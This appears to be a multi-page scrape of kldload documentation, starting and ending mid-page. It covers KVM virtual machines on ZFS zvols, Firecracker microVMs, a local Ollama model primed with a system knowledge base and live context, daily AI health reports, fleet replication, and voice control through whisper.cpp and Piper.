# zfs create -V 100G -o volblocksize=16k rpool/vm/db-server
# virt-install --name db-server --ram 16384 --vcpus 8 \
#   --machine q35 --cpu host --boot uefi \
#   --disk path=/dev/zvol/rpool/vm/db-server,bus=virtio,cache=none,io=native \
#   --cdrom /srv/iso/CentOS-Stream-9-latest-x86_64-dvd1.iso \
#   --os-variant centos-stream9 --network bridge=br0,model=virtio \
```

```
#   --graphics vnc --noautoconsole

# "Give me a lightweight test VM"
kai-kvm "create a small test VM — 1 core, 1GB RAM, 10GB disk, NAT network"

# "Clone my template for a new web server"
kai-kvm "clone the centos-template VM to create web-server-3"
```

virt-install is a 200-line man page. The AI reads it so you don't have to. Describe what you want, get the command, review it, run it.

4. ZFS-BACKED VMS

On kldloadOS, VM disks are ZFS zvols. That means every VM disk gets **snapshots, clones, compression, checksums, and send/recv**. Snapshot a VM before upgrading the kernel. Clone a VM for testing in zero time. Replicate a VM to another host with `syncoid`.

ZFS + KVM workflows

```
# Snapshot a VM before a risky upgrade
virsh shutdown db-server
zfs snapshot rpool/vm/db-server@pre-kernel-upgrade
virsh start db-server
# ... upgrade goes wrong ...
virsh destroy db-server
zfs rollback rpool/vm/db-server@pre-kernel-upgrade
virsh start db-server
# Back to exactly where you were. Seconds, not hours.

# Clone a VM for testing (instant, shares blocks with original)
zfs snapshot rpool/vm/db-server@test-clone
zfs clone rpool/vm/db-server@test-clone rpool/vm/db-server-test
virt-clone --original db-server --name db-server-test \
    --file /dev/zvol/rpool/vm/db-server-test --preserve-data
virsh start db-server-test

# Migrate a VM to another host via ZFS send
virsh shutdown web-server
zfs snapshot rpool/vm/web-server@migrate
zfs send rpool/vm/web-server@migrate | ssh node2 zfs recv rpool/vm/web-server
virsh dumpxml web-server | ssh node2 'virsh define /dev/stdin'
ssh node2 virsh start web-server

# Continuous replication (live VM, incremental sync)
syncoid rpool/vm/web-server root@node2:rpool/vm/web-server
```

A qcow2 snapshot is a chain of deltas that gets fragile over time. A ZFS snapshot is a pointer in a copy-on-write tree that never fragments and never breaks. Same operation, different foundation.

5. PERFORMANCE TUNING

The AI knows your CPU topology, your NUMA layout, and your memory allocation. It recommends CPU pinning for latency-sensitive VMs, huge pages for memory-intensive workloads, and the right I/O settings for ZFS-backed zvols.

CPU pinning

The AI reads `lscpu`, identifies your physical cores vs hyperthreads, and generates `virsh vcpupin` commands that pin vCPUs to physical cores on the same NUMA node as the VM's memory. No cross-socket traffic.

```
kai-kvm "pin my database VM's 8 vCPUs to physical cores, same NUMA node"
```

Huge pages

For VMs with large memory allocations, huge pages eliminate TLB misses. The AI calculates how many 2MB pages you need, shows you the `sysctl` command to allocate them, and the domain XML snippet to enable them.

```
kai-kvm "set up huge pages for my 16GB database VM"
```

I/O tuning for ZFS zvols

The AI sets `cache=none` because ZFS ARC handles caching, `io=native` for direct I/O to the zvol, and `volblocksize=64k` to match the guest filesystem. It also checks your ARC hit rate to make sure the zvol I/O is actually getting cached.

```
kai-kvm "optimize I/O settings for my VMs on ZFS zvols"
```

Overcommit detection

The AI adds up all allocated vCPUs and memory across your VMs, compares to host capacity, and flags overcommit. It recommends which VMs to rebalance and whether you need to migrate workloads to another node.

```
kai-kvm "am I overcommitting CPU or memory?"
```

6. VM TEMPLATES AND GOLDEN IMAGES

Build a base VM once. Sysprep it. Snapshot it. Clone it instantly for every new deployment. The AI helps design the golden image and automates the clone-and-customize workflow.

Template workflow

```
# 1. Create and install the base VM
zfs create -V 20G -o volblocksize=64k rpool/vm/centos9-template
virt-install --name centos9-template --ram 2048 --vcpus 2 \
    --disk path=/dev/zvol/rpool/vm/centos9-template,bus=virtio \
    --cdrom /srv/iso/CentOS-Stream-9-latest-x86_64-dvd1.iso \
    --os-variant centos-stream9 --network bridge=br0,model=virtio \
    --machine q35 --cpu host --boot uefi --graphics vnc --noautoconsole

# 2. Customize: install packages, configure, harden
# ... (install your standard packages, SSH keys, monitoring agents) ...

# 3. Sysprep: remove unique identifiers
virt-sysprep -d centos9-template \
    --operations defaults,-ssh-userdir \
    --firstboot-command 'systemd-machine-id-setup'

# 4. Snapshot the template (this is your golden image)
zfs snapshot rpool/vm/centos9-template@gold-v1

# 5. Clone for new VMs (instant, zero initial disk cost)
zfs clone rpool/vm/centos9-template@gold-v1 rpool/vm/web-server-4
virt-clone --original centos9-template --name web-server-4 \
    --file /dev/zvol/rpool/vm/web-server-4 --preserve-data
virsh start web-server-4
```

A golden image is a cookie cutter. ZFS clone is the dough that magically doesn't get used up — every clone shares the template's blocks until the clone diverges. Ten VMs from one template, and the template's 20 GB is stored once.

7. FIRECRACKER MICROVMS

Not every workload needs a full VM. Firecracker boots a Linux kernel in under 125 milliseconds with minimal memory overhead. Use it for CI runners, serverless functions, disposable sandboxes, and any workload that starts fast and dies fast. The AI manages both KVM VMs and Firecracker microVMs side by side.

Firecracker on kldloadOS

```
# Download Firecracker
ARCH=$(uname -m)
curl -L "https://github.com/firecracker-microvm/firecracker/releases/latest/download/firecracker-v1.9.1-
${ARCH}.tgz" | \
    tar xz -C /usr/local/bin --strip-components=1

# Prepare a rootfs on ZFS (snapshot before each run)
zfs create rpool/srv/firecracker
cp /srv/fc/rootfs.ext4 /srv/firecracker/rootfs.ext4
zfs snapshot rpool/srv/firecracker@clean

# Launch a microVM
firecracker --api-sock /tmp/fc.sock --config-file /srv/fc/config.json

# config.json
{
  "boot-source": {
    "kernel_image_path": "/srv/fc/vmlinux",
    "boot_args": "console=ttyS0 reboot=k panic=1 pci=off"
  },
  "drives": [{
    "drive_id": "rootfs",
    "path_on_host": "/srv/firecracker/rootfs.ext4",
    "is_root_device": true,
    "is_read_only": false
  }],
  "machine-config": {
    "vcpu_count": 2,
    "mem_size_mib": 512
  }
}

# After each run, rollback to clean state
zfs rollback rpool/srv/firecracker@clean
```

KVM VMs are houses. Firecracker microVMs are tents. A house takes minutes to build and lasts years. A tent goes up in seconds and you pack it when you leave. Both have their place. Use the right one.

> **KVM gives you hardware-level isolation.** ZFS gives you instant snapshots, clones, and replication of VM disks. The AI ties them together — it knows your VMs, knows your storage, knows your CPU topology, and generates the exact commands you need. It doesn't replace your understanding of virtualization. It amplifies it.
>
> Snapshot before you upgrade. Clone before you test. Pin your CPUs to the right cores. Use virtio for everything. And when you need something that boots in 125 milliseconds, Firecracker is right there on the same ZFS pool.

← Build Overview

↑ Top

kldload — Train AI on Your Infrastructure

Build Your Own
← Back to AI Admin Assistant

Train AI on Your Infrastructure — turn a generic LLM into YOUR sysadmin.

The AI Admin Assistant page showed you how to install Ollama and create a basic infrastructure model. This page goes deeper. You will scrape your entire knowledge base — docs, configs, man pages, tool output — into a single context corpus, build a comprehensive Modelfile that encodes everything about your environment, inject live system state into every query, generate daily health reports, and replicate the trained model across your fleet.

The goal: a local LLM that doesn't just know Linux — it knows **your** Linux. Your pool layout. Your dataset hierarchy. Your WireGuard topology. Your tool flags. Generic models give generic answers. Trained models give *your* answers.

1. BUILD THE KNOWLEDGE BASE

Before the model can know your infrastructure, you need to collect everything it should know into plain text. Docs, tool usage, man pages, current state — all of it.

Scrape the kldload documentation

Extract text from every HTML doc on the system. Strip tags. Keep structure.

```
#!/bin/bash
# build-knowledge-base.sh — collect everything the AI needs to know

KB="/srv/ollama/knowledge-base"
mkdir -p "$KB"

# --- kldload HTML docs ---
# If you have local docs (from the ISO or the website), extract them
echo "=== KLDLOAD DOCUMENTATION ===" > "$KB/docs.txt"
for f in /usr/local/share/kldload-webui/free/*.html \
         /usr/share/doc/kldload/*.html 2>/dev/null; do
    [ -f "$f" ] || continue
    echo -e "\n--- $(basename "$f") ---"
    # Strip HTML tags, collapse whitespace, keep meaningful text
    sed 's/<[^>]*>//g; s/&mdash;/—/g; s/&amp;/\&/g; s/&lt;/</g; s/&gt;/>/g' "$f" \
        | tr -s '[:space:]' ' ' \
        | fold -s -w 120
done >> "$KB/docs.txt"

echo "Docs: $(wc -l < "$KB/docs.txt") lines"
```

Capture every kldload tool's usage

The model needs to know what each tool does, what flags it accepts, and what output to expect.

```
# --- Tool help output ---
echo "=== KLDLOAD TOOL REFERENCE ===" > "$KB/tools.txt"

for tool in kst ksnap kbe kdf kdir kpkg kupgrade krecovery kexport kvpn kfw; do
    if command -v "$tool" &>/dev/null; then
        echo -e "\n=== $tool ==="
        echo "--- $tool --help ---"
        $tool --help 2>&1 || true
        echo ""
    fi
done >> "$KB/tools.txt"
```

```
# Capture a live kst output as an example of what "healthy" looks like
echo -e "\n=== EXAMPLE: kst output on a healthy system ===" >> "$KB/tools.txt"
kst >> "$KB/tools.txt" 2>&1 || true

echo "Tools: $(wc -l < "$KB/tools.txt") lines"
```

You're building a reference manual the AI will memorize. Every flag. Every output format. Every error message it might encounter.

Dump ZFS man page summaries

```
# --- ZFS reference ---
echo "=== ZFS REFERENCE ===" > "$KB/zfs.txt"

# Core man pages — extract the SYNOPSIS and DESCRIPTION sections
for page in zfs zpool zfs-send zfs-recv zfs-snapshot zfs-clone zfs-destroy \
            zfs-set zfs-mount zfs-share zpoolprops zfsprops; do
    if man -w "$page" &>/dev/null 2>&1; then
        echo -e "\n=== man $page ==="
        man "$page" 2>/dev/null | col -bx | \
            sed -n '/^NAME/,/^[A-Z]/p; /^SYNOPSIS/,/^[A-Z]/p; /^DESCRIPTION/,/^[A-Z]/p' | \
            head -80
    fi
done >> "$KB/zfs.txt"

# ZFS properties quick reference
echo -e "\n=== ZFS DATASET PROPERTIES ===" >> "$KB/zfs.txt"
zfs get all rpool 2>/dev/null | head -50 >> "$KB/zfs.txt"

# Pool layout
echo -e "\n=== POOL LAYOUT ===" >> "$KB/zfs.txt"
zpool status 2>/dev/null >> "$KB/zfs.txt"
zfs list -o name,used,avail,refer,mountpoint,compression,compressratio 2>/dev/null >> "$KB/zfs.txt"

echo "ZFS: $(wc -l < "$KB/zfs.txt") lines"
```

Capture current system state as baseline

```
# --- System state snapshot ---
echo "=== SYSTEM BASELINE ===" > "$KB/system.txt"

echo -e "\n--- OS ---" >> "$KB/system.txt"
cat /etc/os-release >> "$KB/system.txt" 2>/dev/null

echo -e "\n--- Kernel ---" >> "$KB/system.txt"
uname -a >> "$KB/system.txt"

echo -e "\n--- Network interfaces ---" >> "$KB/system.txt"
ip -br addr >> "$KB/system.txt" 2>/dev/null

echo -e "\n--- WireGuard tunnels ---" >> "$KB/system.txt"
wg show 2>/dev/null >> "$KB/system.txt" || echo "(no WireGuard tunnels active)" >> "$KB/system.txt"

echo -e "\n--- Listening services ---" >> "$KB/system.txt"
ss -tlnp >> "$KB/system.txt" 2>/dev/null

echo -e "\n--- Systemd failed units ---" >> "$KB/system.txt"
systemctl --failed --no-pager >> "$KB/system.txt" 2>/dev/null

echo -e "\n--- Installed kldload packages ---" >> "$KB/system.txt"
rpm -qa 2>/dev/null | grep -i kldload >> "$KB/system.txt" || true
```

```
echo -e "\n--- Firewall rules ---" >> "$KB/system.txt"
nft list ruleset 2>/dev/null | head -40 >> "$KB/system.txt"

echo "System: $(wc -l < "$KB/system.txt") lines"

# --- Assemble the full corpus ---
cat "$KB/docs.txt" "$KB/tools.txt" "$KB/zfs.txt" "$KB/system.txt" > "$KB/full-corpus.txt"
echo ""
echo "Total knowledge base: $(wc -l < "$KB/full-corpus.txt") lines, $(du -h "$KB/full-corpus.txt" | cut -f1)"
```

Think of this as the AI's first day on the job. You hand it the entire operations manual, the tool inventory, and a walkthrough of the current environment. Now it's ready to work.

2. CREATE A COMPREHENSIVE MODELFILE

The basic Modelfile from the AI Admin page is a starting point. This one encodes the full knowledge base — every tool, every pattern, every troubleshooting flow your AI needs to know by heart.

The complete infrastructure Modelfile

```
# /srv/ollama/Modelfile.infra-trained
FROM llama3.1:8b

SYSTEM """
You are the infrastructure expert for this specific kldload-based system.
You have been trained on its documentation, tool reference, ZFS layout,
and network topology. You give precise answers with exact commands.

=== KLDLOAD CLI TOOLS ===
kst             — system status dashboard (pools, datasets, services, memory, ARC)
ksnap           — create/list/rollback ZFS snapshots (wraps zfs snapshot)
ksnap rollback  — rollback a dataset to a previous snapshot
kbe             — ZFSBootMenu boot environment manager
kdf             — disk usage per dataset, sorted, human-readable
kdir            — create ZFS dataset with sane defaults (compression, mountpoint)
kpkg            — package operations from local darksite (offline repo)
kupgrade        — system upgrade with automatic pre-upgrade snapshot
krecovery       — boot into recovery, repair grub/ZFSBootMenu, chroot
kexport         — export VMs/datasets as OVA, QCOW2, raw, or ZFS stream
kvpn            — WireGuard tunnel manager (add peer, generate configs)
kfw             — nftables firewall manager (open/close ports, list rules)

=== ZFS OPERATIONS QUICK REFERENCE ===
Create pool:       zpool create -o ashift=12 rpool mirror /dev/disk/by-id/X /dev/disk/by-id/Y
Create dataset:    kdir -o recordsize=128k -o compression=zstd /srv/data
Snapshot:          ksnap /srv/data          (or: zfs snapshot rpool/srv/data@$(date +%F))
Rollback:          ksnap rollback /srv/data  (or: zfs rollback rpool/srv/data@name)
Send/recv:         zfs send -Rw rpool/srv/data@snap | ssh node2 zfs recv rpool/srv/data
Scrub:             zpool scrub rpool
ARC stats:         cat /proc/spl/kstat/zfs/arcstats | grep -E 'size|hits|misses'
Tune ARC:          echo SIZE > /sys/module/zfs/parameters/zfs_arc_max

=== WIREGUARD PATTERNS ===
Generate keys:     wg genkey | tee /etc/wireguard/private.key | wg pubkey > /etc/wireguard/public.key
Interface up:      wg-quick up wg0
Show status:       wg show
Config location:   /etc/wireguard/wg0.conf
Add peer:          kvpn add-peer --name node2 --endpoint 10.0.0.2:51820
Hub-and-spoke:     one server with AllowedIPs = 10.100.0.0/24, nodes route through it

=== TROUBLESHOOTING FLOWS ===

Pool DEGRADED:
  1. zpool status -v  (identify the faulted device)
  2. ksnap /srv       (snapshot everything first)
  3. zpool online rpool DEVICE  (if transient)
```

```
  4. zpool replace rpool OLD_DEVICE NEW_DEVICE  (if hardware failure)
  5. zpool scrub rpool  (verify after replace)

High ARC miss rate:
  1. cat /proc/spl/kstat/zfs/arcstats | grep -E 'hits|misses'
  2. Calculate: hits / (hits + misses) * 100
  3. If below 85%, increase zfs_arc_max
  4. echo $((RAM_BYTES / 2)) > /sys/module/zfs/parameters/zfs_arc_max
  5. Persist: add zfs_arc_max=N to /etc/modprobe.d/zfs.conf

Service won't start:
  1. systemctl status UNIT
  2. journalctl -u UNIT --since '10 min ago' --no-pager
  3. Check config syntax if applicable
  4. systemctl daemon-reload && systemctl restart UNIT

Disk full:
  1. kdf  (find the largest datasets)
  2. ksnap  (check for old snapshots holding space)
  3. zfs list -t snapshot -o name,used -s used  (sort by space used)
  4. zfs destroy rpool/path@old-snapshot  (reclaim space)

Boot failure:
  1. Boot into ZFSBootMenu recovery shell
  2. krecovery  (guided repair)
  3. Or manually: zpool import -fN rpool && zfs mount -a

=== PHILOSOPHY ===
Learn the primitives. ZFS, systemd, nftables, WireGuard — these are the building blocks.
kldload tools are convenience wrappers, not abstractions. Understand what they do underneath.
Always snapshot before changes. Always check 'zpool status' first. Always read the error message.
"""

PARAMETER temperature 0.3
PARAMETER num_ctx 16384
```

```
# Build the trained model
ollama create infra-trained -f /srv/ollama/Modelfile.infra-trained

# Verify it works
ollama run infra-trained "What does ksnap do and how do I rollback a dataset?"
```

A generic LLM knows what ZFS is. This model knows YOUR pool is called rpool, YOUR tools start with k, and YOUR rollback command is 'ksnap rollback'. That's the difference between a textbook and a colleague.

Embedding the full corpus into the system prompt

For larger knowledge bases, generate the Modelfile dynamically so the corpus is always current:

```
#!/bin/bash
# rebuild-model.sh — regenerate Modelfile with latest knowledge base

KB="/srv/ollama/knowledge-base/full-corpus.txt"

# Truncate to fit context window (8k model ~ 24k chars of system prompt is safe)
CORPUS=$(head -c 24000 "$KB")

cat > /srv/ollama/Modelfile.infra-trained <<MODELFILE
FROM llama3.1:8b

SYSTEM """
You are the infrastructure expert for this system. Below is the complete
reference for this environment — docs, tools, ZFS layout, and system state.
Use this to give precise, system-specific answers.

${CORPUS}
```

```
When answering:
- Give exact commands, not pseudocode
- Reference the specific pool names, dataset paths, and IPs from the context above
- Always recommend ksnap before destructive operations
- If you don't know something specific, say so — don't guess
"""

PARAMETER temperature 0.3
PARAMETER num_ctx 16384
MODELFILE

# Snapshot before rebuilding (in case the new model is worse)
ksnap /srv/ollama

# Build it
ollama create infra-trained -f /srv/ollama/Modelfile.infra-trained

echo "Model rebuilt at $(date) with $(wc -c < "$KB") bytes of context"
```

Run this weekly or after major changes. The knowledge base updates, the model updates, and your AI always reflects the current state of the infrastructure.

3. LIVE CONTEXT INJECTION

The Modelfile gives the AI permanent knowledge. Live context injection gives it **right now** knowledge. Every query includes fresh system data so the model answers based on what's happening this second, not what was true last Tuesday.

The context builder

```
#!/bin/bash
# /usr/local/bin/kai — query the AI with live system context

build_context() {
    echo "=== LIVE SYSTEM STATE ($(date -Iseconds)) ==="

    echo -e "\n--- kst ---"
    kst 2>/dev/null

    echo -e "\n--- zpool status ---"
    zpool status 2>/dev/null

    echo -e "\n--- ARC stats ---"
    awk '/^size/{print "ARC size: "$3} /^hits/{print "ARC hits: "$3} /^misses/{print "ARC misses: "$3}' \
        /proc/spl/kstat/zfs/arcstats 2>/dev/null

    echo -e "\n--- Memory ---"
    free -h 2>/dev/null

    echo -e "\n--- Journal errors (last hour) ---"
    journalctl -p err --since "1 hour ago" --no-pager -q 2>/dev/null | tail -15

    echo -e "\n--- Failed units ---"
    systemctl --failed --no-pager --no-legend 2>/dev/null

    echo -e "\n--- ZFS dataset usage (top 10) ---"
    zfs list -o name,used,avail,refer -s used 2>/dev/null | tail -10

    echo -e "\n--- WireGuard ---"
    wg show 2>/dev/null | grep -E 'interface|peer|latest handshake|transfer' || echo "(no tunnels)"
}

QUESTION="$*"
if [ -z "$QUESTION" ]; then
    echo "Usage: kai <question>"
    echo "  kai 'is my pool healthy?'"
    echo "  kai 'why is memory usage high?'"
```

```
    echo "  kai 'what should I tune?'"
    exit 1
fi

CONTEXT=$(build_context)

echo -e "${CONTEXT}\n\n=== QUESTION ===\n${QUESTION}" | ollama run infra-trained
```

```
# Usage — every query sees live data
kai "is my pool healthy?"
kai "my ARC hit rate seems low, what should I change?"
kai "which datasets are using the most space?"
kai "any errors I should worry about?"
kai "generate a WireGuard config for a new peer at 10.0.0.5"
```

The system prompt is the AI's education. The live context is the patient chart. It doesn't just know medicine — it's looking at YOUR vitals right now.

Targeted context for specific queries

Don't always send everything. For focused questions, send focused context:

```
# ZFS-specific query — deep pool context
kai-zfs() {
    local CTX=$(zpool status -v 2>/dev/null; echo "---"; \
                zfs list -o name,used,avail,compression,compressratio 2>/dev/null; echo "---"; \
                zpool iostat -v 2>/dev/null)
    echo -e "ZFS context:\n${CTX}\n\nQuestion: $*" | ollama run infra-trained
}

# Network-specific query — WireGuard + firewall context
kai-net() {
    local CTX=$(ip -br addr 2>/dev/null; echo "---"; \
                wg show 2>/dev/null; echo "---"; \
                nft list ruleset 2>/dev/null | head -50; echo "---"; \
                ss -tlnp 2>/dev/null)
    echo -e "Network context:\n${CTX}\n\nQuestion: $*" | ollama run infra-trained
}

# Usage
kai-zfs "should I add an L2ARC device?"
kai-net "is my firewall blocking anything it shouldn't?"
```

4. PERIODIC HEALTH REPORTS

A cron job runs the AI against your system state every day. It reads the same data you would, finds the same patterns you would — but it does it at 6 AM while you are still asleep.

Daily AI health report

```
#!/bin/bash
# /usr/local/bin/kai-report — daily AI infrastructure health report

REPORT_DIR="/var/log/kai-reports"
mkdir -p "$REPORT_DIR"
REPORT="$REPORT_DIR/$(date +%F).txt"

# Build comprehensive system snapshot
SNAPSHOT=$(cat <<SNAP
=== DAILY HEALTH CHECK — $(date) ===
=== HOSTNAME: $(hostname) ===

--- ZFS Pool Status ---
```

```
$(zpool status -v 2>/dev/null)

--- ZFS Pool I/O ---
$(zpool iostat -v 2>/dev/null)

--- Dataset Usage ---
$(zfs list -o name,used,avail,refer,compressratio -s used 2>/dev/null)

--- Snapshot Inventory ---
$(zfs list -t snapshot -o name,used,creation -s creation 2>/dev/null | tail -20)

--- ARC Statistics ---
$(awk '/^size/{printf "Size: %d MB\n",$3/1048576}
      /^hits/{h=$3} /^misses/{m=$3}
      END{if(h+m>0) printf "Hit rate: %.1f%%\n",h/(h+m)*100}' \
    /proc/spl/kstat/zfs/arcstats 2>/dev/null)

--- Memory ---
$(free -h 2>/dev/null)

--- Disk I/O (last hour average) ---
$(iostat -xh 1 1 2>/dev/null | tail -20)

--- Journal Errors (last 24h) ---
$(journalctl -p err --since "24 hours ago" --no-pager -q 2>/dev/null | tail -30)

--- Failed Systemd Units ---
$(systemctl --failed --no-pager 2>/dev/null)

--- Last Scrub ---
$(zpool status 2>/dev/null | grep -A2 'scan:')

--- WireGuard Peers ---
$(wg show 2>/dev/null | grep -E 'peer|latest handshake|transfer')

--- Sanoid Snapshot Status ---
$(sanoid --monitor-snapshots 2>/dev/null || echo "(sanoid not installed)")
SNAP
)

# Ask the AI for analysis
ANALYSIS=$(echo "${SNAPSHOT}

Analyze this infrastructure health check. Report:
1. CRITICAL — anything that needs immediate attention
2. WARNINGS — things to watch or address this week
3. TUNING — performance optimizations worth considering
4. STATUS — one-line overall health summary

Be specific. Reference actual values from the data. Give exact commands for any recommended actions." | \
    ollama run infra-trained)

# Write the report
{
    echo "=== AI INFRASTRUCTURE HEALTH REPORT ==="
    echo "=== $(hostname) — $(date) ==="
    echo ""
    echo "$ANALYSIS"
    echo ""
    echo "=== RAW DATA ==="
    echo "$SNAPSHOT"
} > "$REPORT"

# Optional: email the report
if command -v mail &>/dev/null; then
    head -50 "$REPORT" | mail -s "[$(hostname)] AI Health Report — $(date +%F)" root
fi

# Optional: log to systemd journal
echo "$ANALYSIS" | head -5 | logger -t kai-report
```

```
echo "Report saved: $REPORT"
```

Schedule it

```
# Run every morning at 6 AM
cat > /etc/cron.d/kai-report <<'EOF'
SHELL=/bin/bash
PATH=/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin
0 6 * * * root /usr/local/bin/kai-report
EOF

# Or use a systemd timer for better logging
cat > /etc/systemd/system/kai-report.service <<EOF
[Unit]
Description=AI Infrastructure Health Report

[Service]
Type=oneshot
ExecStart=/usr/local/bin/kai-report
EOF

cat > /etc/systemd/system/kai-report.timer <<EOF
[Unit]
Description=Daily AI Health Report

[Timer]
OnCalendar=*-*-* 06:00:00
Persistent=true

[Install]
WantedBy=timers.target
EOF

systemctl daemon-reload
systemctl enable --now kai-report.timer

# Check the last report
cat /var/log/kai-reports/$(date +%F).txt
```

Your infrastructure gets a daily physical. The AI reads every metric, checks every pool, reviews every error — then leaves a report on your desk before you wake up.

5. FLEET TRAINING — REPLICATE TO EVERY NODE

One machine builds and trains the model. ZFS replicates it to every node in the fleet. Every server gets the same expert assistant. No repeated setup. No drift.

The master trains, the fleet inherits

```
#!/bin/bash
# train-and-replicate.sh — build model on master, push to all nodes

MASTER_DATASET="rpool/srv/ollama"
NODES="node-2 node-3 node-4 node-5"

# Step 1: Rebuild the knowledge base and model on the master
/usr/local/bin/build-knowledge-base.sh
/usr/local/bin/rebuild-model.sh

# Step 2: Snapshot the trained state
SNAP="${MASTER_DATASET}@trained-$(date +%F)"
zfs snapshot "$SNAP"
```

```
echo "Created snapshot: $SNAP"

# Step 3: Replicate to every node
for node in $NODES; do
    echo "--- Replicating to $node ---"

    # syncoid handles incremental sends automatically
    # Only changed blocks transfer — not the full 8GB model every time
    syncoid --no-sync-snap "$MASTER_DATASET" "root@${node}:${MASTER_DATASET}"

    # Restart ollama on the remote node to pick up the new model
    ssh "root@${node}" "systemctl restart ollama"

    echo "$node: done"
done

echo "Fleet updated at $(date)"
```

Train once, deploy everywhere. The first sync sends the full model. Every sync after that sends only the delta. Changed 200KB of system prompt? That's a 200KB transfer, not 8GB.

Per-node context with shared knowledge

The trained model is the same everywhere. But each node injects its own live context:

```
# The model knows kldload tools, ZFS patterns, and troubleshooting flows (shared)
# The live context shows THIS node's pools, errors, and state (per-node)
# Result: same expert, different patient

# On node-2:
kai "is my pool healthy?"
# → reads node-2's zpool status, node-2's errors, gives node-2's answer

# On node-5:
kai "is my pool healthy?"
# → reads node-5's zpool status, node-5's errors, gives node-5's answer

# Same model. Same expertise. Different data. Different answers.
```

Automate the whole cycle

```
# Weekly: rebuild knowledge base, retrain model, replicate to fleet
cat > /etc/cron.d/kai-fleet-train <<'EOF'
SHELL=/bin/bash
PATH=/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin
0 3 * * 0 root /usr/local/bin/train-and-replicate.sh >> /var/log/kai-fleet-train.log 2>&1
EOF

# Sunday 3 AM: knowledge base rebuilds, model retrains, fleet syncs
# Monday 6 AM: every node generates its own health report with the latest model
```

The master node is the teacher. Every Sunday night it learns everything new, then hands updated textbooks to every student Monday morning. The students apply the knowledge to their own homework.

6. SECURITY — EVERYTHING STAYS LOCAL

No data leaves the machine

Ollama runs the model locally. Your configs, logs, pool layouts, WireGuard keys, error messages — none of it touches an API endpoint. None of it crosses a network boundary. The AI lives on the same box it's monitoring.

Air-gap compatible

Download the model once. Transfer it via USB or `zfs send`. The trained model works entirely offline. No internet connection required after initial setup. Perfect for classified environments, lab networks, or remote sites.

Audit everything

Every query and response can be logged locally. `/var/log/kai-reports/` holds every health report. `/var/log/ai-actions.log` tracks any automated actions. Full accountability. Full traceability. Your data, your logs, your control.

ZFS encryption at rest

Store the model on an encrypted dataset: `kdir -o encryption=on -o keyformat=passphrase /srv/ollama`. The AI's knowledge base and model weights are encrypted on disk. Power off the machine and the data is unreadable.

> **The point is not to replace you.** The point is to give you a colleague that has read every man page, memorized every tool flag, and looked at your pool status before you finished pouring your coffee. It's your knowledge, systematized. Your runbooks, automated. Your infrastructure, understood.
>
> Learn the primitives. Then teach them to a machine.

← Build Overview

↑ Top

kldload — AI Voice & Vision

Build Your Own
← Back to AI Admin Assistant

AI Voice & Vision — talk to your infrastructure.

Voice control is built into the AI profile and working.

The stack: **whisper.cpp** for speech-to-text, **Ollama** for AI reasoning, all running locally. No cloud APIs, no subscriptions, no data leaving your network. Two commands do the work: `kai-voice` records from your mic, transcribes, and sends to the AI. `kai-do` goes further — it generates real commands from your voice and executes them on remote hosts.

HOW IT ACTUALLY WORKS — REAL DEMO

You say *"create a new VM"*. Here is exactly what happens:

kai-do in action: voice to Proxmox VM

```
# You run kai-do pointed at your Proxmox host
$ kai-do pve1.lab

# You speak: "Create a new VM with 4 cores and 8 gigs of RAM"
# whisper.cpp transcribes → "create a new VM with 4 cores and 8 gigs of RAM"
# Ollama generates the command:

  qm create 200 --name ai-vm --cores 4 --memory 8192 \
    --net0 virtio,bridge=vmbr0 --scsihw virtio-scsi-single \
    --scsi0 local-zfs:32 --boot order=scsi0

# kai-do shows you the command and asks: execute? [y/n]
# You confirm → it runs via SSH on pve1.lab
# Done. VM 200 created.
```

Voice in, transcription, AI reasoning, command generation, confirmation, execution. The whole loop runs on your hardware. The remote host just sees an SSH command.

kai-voice — ask questions, get answers

```
# Start kai-voice — records from mic, transcribes, sends to AI
$ kai-voice

# You speak: "What's my pool status?"
# whisper transcribes → AI checks context → responds:
#   "Pool rpool is ONLINE, 42% capacity, last scrub 3 days ago, no errors."

# kai-do — generate and execute commands from voice on remote hosts
$ kai-do proxmox-node
$ kai-do webserver.internal
$ kai-do 192.168.1.50

# You speak: "Show me the ZFS snapshots older than 30 days"
# AI generates: zfs list -t snapshot -o name,creation -s creation | ...
# Executes on the remote host after your confirmation
```

Walk into a server room. Say *"what's my pool status?"* out loud. Hear the answer through the speaker. No keyboard, no screen, no SSH session. Whisper converts your speech to text. Ollama processes it. Piper speaks the answer back. The entire pipeline runs on the machine in front of you. **Nothing leaves the network.**

Then there's vision. Point a camera at a server screen. Send the photo to LLaVA. Get a diagnosis. No OCR hacks, no screen-sharing tools — an actual vision model that reads what it sees and reasons about it.

1. INSTALL WHISPER (SPEECH-TO-TEXT)

Whisper is OpenAI's speech recognition model. `whisper.cpp` is the C/C++ port that runs on CPU without Python, without PyTorch, without 40 GB of VRAM. It loads a model file, takes audio in, and outputs text. That's it.

Build whisper.cpp from source

```
# Clone and build
cd /opt
git clone https://github.com/ggerganov/whisper.cpp.git
cd whisper.cpp
cmake -B build
cmake --build build --config Release -j$(nproc)

# Download the base.en model — fast, accurate enough for commands
# This is what kai-voice uses by default
bash models/download-ggml-model.sh base.en

# Optional: medium.en for better accuracy on longer speech
bash models/download-ggml-model.sh medium.en

# Test it — record 5 seconds from your mic and transcribe
arecord -d 5 -f S16_LE -r 16000 -c 1 /tmp/test.wav
./build/bin/whisper-cli -m models/ggml-base.en.bin -f /tmp/test.wav

# That's it. kai-voice and kai-do use this binary + model directly.
# For offline/air-gapped machines, copy the model file:
mkdir -p /srv/whisper/models
cp models/ggml-base.en.bin /srv/whisper/models/
```

whisper.cpp is to speech what Ollama is to text. A single binary, a model file, no cloud dependency. Record audio, get text. This is the engine behind kai-voice and kai-do.

2. INSTALL PIPER (TEXT-TO-SPEECH)

Piper converts text to spoken audio. It runs locally, produces natural-sounding speech, and processes in real time on CPU. Download a voice model, pipe text in, get WAV out.

Set up Piper TTS

```
# Install Piper
curl -L https://github.com/rhasspy/piper/releases/latest/download/piper_linux_x86_64.tar.gz | \
    tar xz -C /opt/

# Download a voice (en_US-lessac-medium is clear and natural)
mkdir -p /srv/piper/voices
cd /srv/piper/voices
curl -LO https://huggingface.co/rhasspy/piper-voices/resolve/main/en/en_US/lessac/medium/en_US-lessac-medium.onnx
curl -LO https://huggingface.co/rhasspy/piper-voices/resolve/main/en/en_US/lessac/medium/en_US-lessac-
medium.onnx.json

# Test it
echo "Your ZFS pool is healthy. ARC hit rate is 94 percent." | \
    /opt/piper/piper --model /srv/piper/voices/en_US-lessac-medium.onnx --output_file /tmp/test.wav
